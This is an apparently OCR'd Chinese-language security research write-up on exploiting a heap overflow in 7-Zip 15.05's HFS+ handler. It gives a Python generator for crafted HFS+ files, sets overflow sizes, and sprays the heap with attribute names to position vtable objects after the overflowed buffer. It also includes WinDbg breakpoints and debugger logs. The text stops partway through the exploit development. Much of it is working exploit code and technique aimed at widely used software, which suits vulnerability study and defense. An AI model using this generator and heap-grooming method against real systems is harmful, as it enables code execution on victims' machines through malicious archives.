
7zip 的制作者在实现 HFS+ 文件系统解析器时，并未照搬标准 HFS+ 文档的要求。所以我们不得不首先分析 7zip，以了解 7zip 中具体是如何实现 HFS+ 解析的。对此，我们提供了一个文件生成脚本，可用于创建利用此漏洞所需的特制文件。访问此处即可获取该脚本。




文件格式解析过程中使用的 010 Editor 模板。

```
def testGenerate():

    OVERFLOW_VALUE = 0x10040
    fw = file(r't:\projects\bugs\7zip\src\7z1505-src\exploit.bin','wb')
    hfs = BytesIO()

#region header

    #set header
    header = HFSPlusVolumeHeader()
    memset(addressof(header),0,sizeof(header))
    #Setting up header
    memmove(header.Header,"H+",2)
    header.Version = 4
    header.fileCount = 1
    header.folderCount = 0
    header.blockSize = 1024
    header.totalBlocks = 0x11223344 #updated later
    header.freeBlocks  = 0x0

    blockSizeLog = HFS.blockSizeToLog(header.blockSize)

    #ForkData extentsFile
    header.extentsFile.logicalSize = 0
    header.extentsFile.totalBlocks = 0
    forkDataOffset = 1
    if header.blockSize <= 0x400:
       forkDataOffset = ( 0x400 / header.blockSize ) + 1

#endregion

#region attribute

    kMethod_Attr     = 3; #// data stored in attribute file
    kMethod_Resource = 4; #// data stored in resource fork

    #attributesFile offset
    attributesOffset = forkDataOffset
    print("attributesOffset : ",attributesOffset)
    attributes = FileAttributes()
    decmpfsHeader =  DecmpfsHeader()
    decmpfsHeader.magic = struct.unpack("I", struct.pack(">I",0x636D7066) )[0] #magic == "fpmc"
    decmpfsHeader.compressionType = struct.unpack("I", struct.pack(">I",kMethod_Resource) )[0]
    decmpfsHeader.fileSize = struct.unpack("Q", struct.pack(">Q",0x10000) )[0]
```


如上所述，我们创建的生成器只是为了在文件中生成必要的结构，以触发本文探讨的特定漏洞。通过把“OVERFLOW_VALUE”（用来造成“buf”缓冲区溢出的缓冲区大小）设置为 0x10040，即可生成能够触发此漏洞的文件。通过在调试会话中运行该文件，可得到如下结果：



我们对代码执行过程进行单步调试，分析发生溢出的位置：




至此，可以确认我们编写的 HFS+ 生成器是有效的。我们再将 OVERFLOW_VALUE 变量增大到 0x10300，这样我们就能在缓冲区之后溢出大小为 0x310 字节的空闲块，而且该块中还包含一个具有虚函数表的对象。下图显示的是实际运行结果：



可以看到，“buf”缓冲区之后的空闲块比预期的大，这会妨碍我们成功溢出下一个具有虚函数表的对象。这可能是因为内存分配与文件内容存在一定的联系。要确定这条指令的具体位置，我们可以设置如下条件断点：


```
bp ntdll!RtlAllocateHeap "r $t0=esp+0xc;.if (poi(@$t0) > 0xffff)
{.printf \"RtlAllocateHeap hHEAP 0x%x, \", poi(@esp+4);.printf
\"Size: 0x%x, \", poi(@$t0);.echo}.else{g}"
```

为了简化这个查找过程，可以使用我们之前制作的带调试符号的 7zip 程序。



当缓冲区大小与程序为文件分配的大小相同时，调试程序就会触发断点。通过进行快速分析，结果显示断点出现在用于执行启发式文件格式检测的代码片段中。

7zip 会分配一个足够大的缓冲区来适应整个文件内容的大小，然后尝试确定文件的格式，最终释放这个已分配的缓冲区。而这个释放出来的缓冲区内存会在稍后分配“buf”缓冲区时再次被用到。正是由于这个原因，导致 buf 缓冲区后的块大小超过了我们的预期，而且会随负载大小增加而进一步增大。这是不是就意味着我们无法利用该漏洞了呢？不是的，这里的关键在于我们保存生成的文件时使用的文件扩展名。如果我们不希望在 7zip 中执行启发式文件检测功能，只需使用正确的文件扩展名即可（在本例中为 .hfs）。如果我们使用 .hfs 作为扩展名，7zip 就不会执行启发式文件检测功能。下图显示的是这种情况下的堆布局：



制定攻击战略

我们先来总结一下目前已经掌握的信息，然后再尝试为发起有效的攻击制定战略。

- 目标缓冲区（“buf”）的大小固定为 0x10010。
- 从这个缓冲区大小可以推断，该缓冲区总是由堆后端分配。有关这一点的详细信息，可参阅此处文档。
- 在溢出发生前，我们可以分配任意数量的对象，而且这些对象的大小是可变的。
- 我们无法在堆中执行或触发任何释放操作。
- 我们无法对溢出之后的块执行任何分配或释放操作。


在上述情况下，鉴于我们在操作上存在种种限制，而且 Windows 7 本身具有多种堆防护措施，我们可以想到的合理方法具体如下：

- 我们应寻找一个具有虚函数表的对象，在发生溢出后尽快调用该虚函数表。这一点非常重要，因为如果调用该虚函数表的位置与内存中发生溢出的位置相距过远，程序就有更多机会执行某种分配/释放操作，从而导致程序崩溃。
- 确定合适的对象后，我们需要使用与其大小相同的属性（名称）来实现堆喷射。这是因为通过为与目标属性大小相同的对象分配一个大于 0x10 且小于 0x4000（低碎片堆的最大对象大小）的值，我们就能激活低碎片堆(LFH)，并为这种大小的对象分配空闲块。这样就能在发生溢出的缓冲区之后分配空闲的内存块，并确保这些对象就存储在这些内存块中。

确定合适的对象

在确定了上述攻击战略后，我们需要寻找所要覆盖的合适对象。为此，我们可以使用一个适用于 WinDbg 的简单 JS 脚本，来显示具有虚函数表的对象以及相关的堆栈跟踪数据。

该 JS 脚本可从此处获取。



```
{
  UInt64 rem = item.UnpackSize - outPos;
  if (rem == 0)
    return S_FALSE;
  UInt32 blockSize = kCompressionBlockSize;
  if (rem < kCompressionBlockSize)
    blockSize = (UInt32)rem;

  UInt32 size = GetUi32(tableBuf + i * 8 + 4);

  RINOK(ReadStream_FALSE(inStream, buf, size));

  if ((buf[0] & 0xF) == 0xF)
  {
    // that code was not tested. Are there HFS archives with uncompressed block
    if (size - 1 != blockSize)
      return S_FALSE;

    if (outStream)
    {
      RINOK(WriteStream(outStream, buf, blockSize));
```

openarchive.cpp | hfshandler.cpp | placehold1.c

Command

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
775004f6 cc              int     3
0:000> g
ModLoad: 77630000 7764f000   C:\Windows\system32\IMM32.DLL
ModLoad: 761f0000 762bc000   C:\Windows\system32\MSCTF.dll
*** WARNING: Unable to verify checksum for t:\projects\bugs\7zip\src\7z1505-src\CPP\7zip\installed\7z.dll
ModLoad: 6a570000 6a70f000   t:\projects\bugs\7zip\src\7z1505-src\CPP\7zip\installed\7z.dll
Breakpoint 0 hit
eax=01495f00 ebx=00000000 ecx=00000000 edx=00012350 esi=01495f00 edi=00000000
eip=6a5abbe5 esp=002ce824 ebp=002ce9b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
7z!NArchive::NHfs::CHandler::ExtractZlibFile+0x5b5:
6a5abbe5 8b4580          mov     eax,dword ptr [ebp-80h] ss:0023:002ce938=00012350
0:000> dt buf
Local var @ 0x2ce9cc Type CBuffer<unsigned char>*
0x002ceb20
   +0x000 _items           : 0x0149b418  ""
   +0x004 _size            : 0x10010
0:000> !heap -x 0x0149b418
SEGMENT HEAP ERROR: failed to initialize the extention
Entry     User      Heap      Segment       Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------
0149b400  0149b418  01470000  01470000     10028      1018        18  busy  stack_trace

0:000> .scriptunload t:\scripts\heap.js
Error: Unable to find script 't:\scripts\heap.js'
0:000> .load jsprovider.dll
0:000> .scriptload t:\scripts\heap.js
Yeah!
JavaScript script successfully loaded from 't:\scripts\heap.js'
```

```
0:000> .shell -ci "dx Debugger.State.Scripts.test.Contents.showObjects(\"01470000\")" clip
```


执行该脚本后，应得到如下结果：

首先，我们可以尝试在造成溢出的函数“ExtractZlibFile”所分配的对象中进行寻找，因为这些对象很可能会在发生溢出后立即被程序调用。根据上图显示的内容，我们可以找到两个理想的利用对象。

这些对象在下列位置定义：

```
Line 1504 CMyComPtr<ISequentialInStream> inStream;
(...)
Line 1560 CBufInStream *bufInStreamSpec = new CBufInStream;
Line 1561 CMyComPtr<ISequentialInStream> bufInStream =
bufInStreamSpec;
```

这些对象的析构函数（释放虚方法）会在函数运行结束时立即被调用。要以最快的速度触发析构函数，可以将发生溢出的缓冲区的首字节设置为“0xF”。



移动对象

我们已经确定了要溢出的对象，接下来，我们需要使用与对象大小相同且包含“name”字符串的属性结构来实现堆喷射。这两个大小值分别为：

0x20 和 0x30。

我们可以使用如下代码来达到这个目的：

```
#region attribute

    kMethod_Attr     = 3; #// data stored in attribute file
    kMethod_Resource = 4; #// data stored in resource fork

    #attributesFile offset
    attributesOffset = forkDataOffset
    print("attributesOffset : ",attributesOffset)
    attributes = FileAttributes()
    decmpfsHeader =  DecmpfsHeader()
    decmpfsHeader.magic = struct.unpack("I", struct.pack(">I",0x636D7066) )[0] #magic == "fpmc"
    decmpfsHeader.compressionType = struct.unpack("I", struct.pack(">I",kMethod_Resource) )[0]
    decmpfsHeader.fileSize = struct.unpack("Q", struct.pack(">Q",0x10000) )[0]

    amount = int(sys.argv[1])
    for i in range(0,amount):
        attributes.add("X"* ( (0x20 / 2 )-1))
        attributes.add("Y"* ( (0x30 / 2 )-1))

    attributes.add("com.apple.decmpfs",decmpfsHeader,True)
    attributesData = attributes.getContent()
    attributesDataLen = len(attributesData)

    #ForkData attributesFile
    totalBlocks = attributesDataLen / header.blockSize
    totalBlocks += 1 if ( attributesDataLen % header.blockSize ) else 0
    header.attributesFile.totalBlocks = totalBlocks
    header.attributesFile.logicalSize = header.attributesFile.totalBlocks * header.blockSize
    header.attributesFile.extents[0].startBlock = forkDataOffset
    header.attributesFile.extents[0].blockCount = header.attributesFile.totalBlocks

    #increase fork offset
    forkDataOffset += header.attributesFile.totalBlocks
```


我们可以编写一个脚本，通过它控制 WinDbg 来不断增加属性结构的数量，直至目标对象在溢出缓冲区后得到分配；或者，我们也可以手动执行这个过程。

